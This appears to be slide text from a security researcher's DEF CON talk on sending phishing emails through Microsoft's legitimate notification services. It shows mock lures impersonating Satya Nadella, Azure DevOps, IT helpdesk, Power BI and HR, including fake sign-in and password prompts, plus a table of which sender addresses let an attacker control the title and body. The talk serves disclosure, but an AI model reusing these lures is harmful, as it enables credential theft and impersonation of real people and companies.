
```
* Debugger is active!
* Debugger PIN: 828-379-937
```



Adaptive Cards – Sending test email



Adaptive Cards – Demo Backup Slides



Adaptive Cards – Demo Backup Slides



Satya shared a file with you2

**Office Update.docx**
Word Document
Microsoft > Shared Documents

Shared: Just now

Open the file to review Satya's updates in SharePoint.

[Preview file](#)

File protected by Microsoft Azure Information Protection
Please sign in to access the file

 Microsoft

Approve sign in request

 Open your Authenticator app, and enter the number shown to sign in.

87

Didn't receive a sign-in request? **Swipe down to refresh** the content in your app.

[I can't use my Microsoft Authenticator app right now](#)

[More information](#)

[Continue](#)



Satya shared a file with you2

**Satya Nadella**
satya.nadella@microsoft.com

**Office Update.docx**
Word Document
Microsoft > Shared Documents

Shared: Just now

Open the file to review Satya's updates in SharePoint.

[Preview file](#)

 Preview · Office Update.docx · Page 1 of 1

Microsoft | INTERNAL COMMUNICATION

New Office Location — Shortlist Update

From: Satya Nadella, Chief Executive Officer · To: All Employees · Date: July 17, 2026

Team,

I wanted to share a brief update on our search for a new headquarters. Over the past several months, Facilities and the leadership team have evaluated a wide range of sites against our growth plans, accessibility needs, and day-to-day collaboration goals.


We are now finalizing the last decisions and have narrowed the field to a shortlist of three options. Each location offers a distinct balance of commute convenience, workspace design, and long-term capacity for our teams.

We will share the recommended site and next steps shortly. Thank you for your patience and for the thoughtful input many of you have already provided throughout this process.

Satya Nadella
Chief Executive Officer



07 - DEFCON



Summary

Azure DevOps



Urgent Notice 1 - Azure DevOps Compliance Violation



Azure DevOps <azuredevops@microsoft.com>
To  pentesting1



 Reply

 Reply All

 Forward



Sun 19/07/2026 16:56



Azure DevOps

Microsoft added a comment to Urgent Notice 1

Azure DevOps Compliance Violation

Dear Developer,

We have received a content violation report concerning one or more repositories hosted on the Azure DevOps platform under the 'E-corp' directory.

Upon review, it appears to contain content that may breach [Microsoft's Acceptable Use Policy](#) or [Azure DevOps Terms of Service](#).

To avoid suspension of all impacted resources within 72 hours, please take the necessary actions to resolve the issues described in this case.

[View case](#)

Failure to address these issues or continued usage of Azure DevOps to host content in violation of Microsoft's policies, may result in Microsoft permanently disabling non-compliant accounts.

If the flagged behavior is intentional, you can submit an appeal describing the business reason for why this violation may exist.

[Submit an appeal](#)

Thank you for your cooperation,
Microsoft Azure DevOps Trust & Safety Team

Replies to this email address are not monitored. To respond or submit additional information, please use the case interface linked above.

Viva Engage

☐ Inbox

☐ Keanu Nys
 Hi Alice, We are seeing s... 20/04/2026
 Keanu Nys mentioned you in ... Inbox

Hi Alice, We are seeing some suspicious sign in attempts...

Posted in Helpdesk Ticket 1338

KN

Keanu Nys
 20 Apr • @1

Seen by 2

Hi Alice,

 We are seeing some suspicious sign in attempts to your account.

 Please update your password as soon as possible using [this link](#).

 Make sure to only ever use the **authorized password reset portal** from our organization. Never use any other website to reset your password!

 If you noticed any suspicious activity on your account recently, let us know as soon as possible.

 Kind regards,
 IT Security Department

Like

Comment

Share

Be the first to like this




Write a comment

GIF

Change view



The image displays a desktop email from Microsoft regarding a Power BI subscription payment that is overdue. The email header shows the sender as 'Microsoft' and the subject as 'Action Required: Your Power BI Subscription Payment Is Overdue'. The main body of the email addresses the customer, stating that their Microsoft Power BI Pro subscription has an overdue payment of \$1,000.00 on August 1, 2026. It provides a link to view the invoice and mentions that the customer's account is currently in a 'suspended' state. The email is signed off by 'The Microsoft Power BI Team'. Below the email content, there is a section titled 'Your opinion matters' with a link to provide feedback. To the right, a mobile app interface is shown, displaying the same email content in a compact format, including a 'View invoice' button at the bottom.



SharePoint Post



SO

SharePoint Online<no-reply@sharepointonline.com>
To: 📧 TestAccount
Cc: HR <hr@microsoft.com>

☺️ ↩️ Reply ↩️ Reply all ➡️ Forward 📎 📧 ⋮

Sun 22/02/2026 14:33



Your Voice Matters: Help Us Shape a Better Workplace

1 min read

At HR, we are committed to continuously improving your experience across all areas of employment, including **well-being**, **compensation**, and **benefits**. To make meaningful improvements, we need your **honest feedback**.

We have launched a short confidential survey to better understand:

- Your overall **well-being at work**
- Your experience with your **compensation and benefits package**
- What is **working well**
- Where we can **improve**

Your feedback will directly inform future decisions and enhancements. This is your opportunity to influence how we shape our programs and support systems moving forward. ✨

The survey takes approximately 5 to 7 minutes to complete.

The more employees who participate, the clearer the picture we have and the more effectively we can act. We strongly encourage everyone to take part using the button below.

Share your feedback

Thank you in advance for sharing your perspective and helping us continue to strengthen our workplace. 🧡

HR Department

Adaptive Cards

SO

SharePoint Online<no-reply@sharepointonline.com>

☺ ↶ ↷ ⋮

To: 📧 TestAccount

Cc: HR <hr@microsoft.com>

Fri 17/07/2026 23:53

 SharePoint

Satya shared a file with you

SN

Satya Nadella

satya.nadella@microsoft.com

 Office Update.docx

Word Document

Microsoft > Shared Documents

Shared: Just now

Open the file to review Satya's updates in SharePoint.

Preview file

File protected by Microsoft Azure Information Protection

Please sign in to access the file

Password

***** I

Sign in

↶ Reply ↶ Reply all ↷ Forward



Summary

Technique	Email	Email Control		Content Types
		Title	Body	
Azure DevOps	azuredevops@microsoft.com	90%	85%	HTML
Viva Engage (Int.)	notifications_<xxx>@engage.mail.microsoft	100%	80%	Rich Text
Viva Engage (Ext.)	notifications@yammer.com	100%	50%	Text + URLs
Power BI	no-reply-powerbi@microsoft.com	100%	80%	Text + URLs + PDF
SharePoint	no-reply@sharepointonline.com	100%	100%	HTML

Adaptive Cards	Interactive input fields and buttons in mails
----------------	---

Happy Phishing!





MSRC SECURITY STORE

DATE: 08/08/26 TRX#: 044256

Vulnerability Reported..... ✓
 Classified as: **NOT AN ISSUE**
 CVE Assigned NO
 Quietly Fixed Anyway YES
 Researcher Credit VOID
 Bounty Awarded \$0.00

TOTAL RESEARCHER VALUE: Thanks™

Please keep quiet while we fix the non-issue.
 Have a great day!

#RedByte1337



- LinkedIn
 - <https://www.linkedin.com/in/keanunys/>
- X
 - <https://x.com/RedByte1337>
- GitHub
 - <https://github.com/RedByte1337>
- Discord
 - #redbyte1337

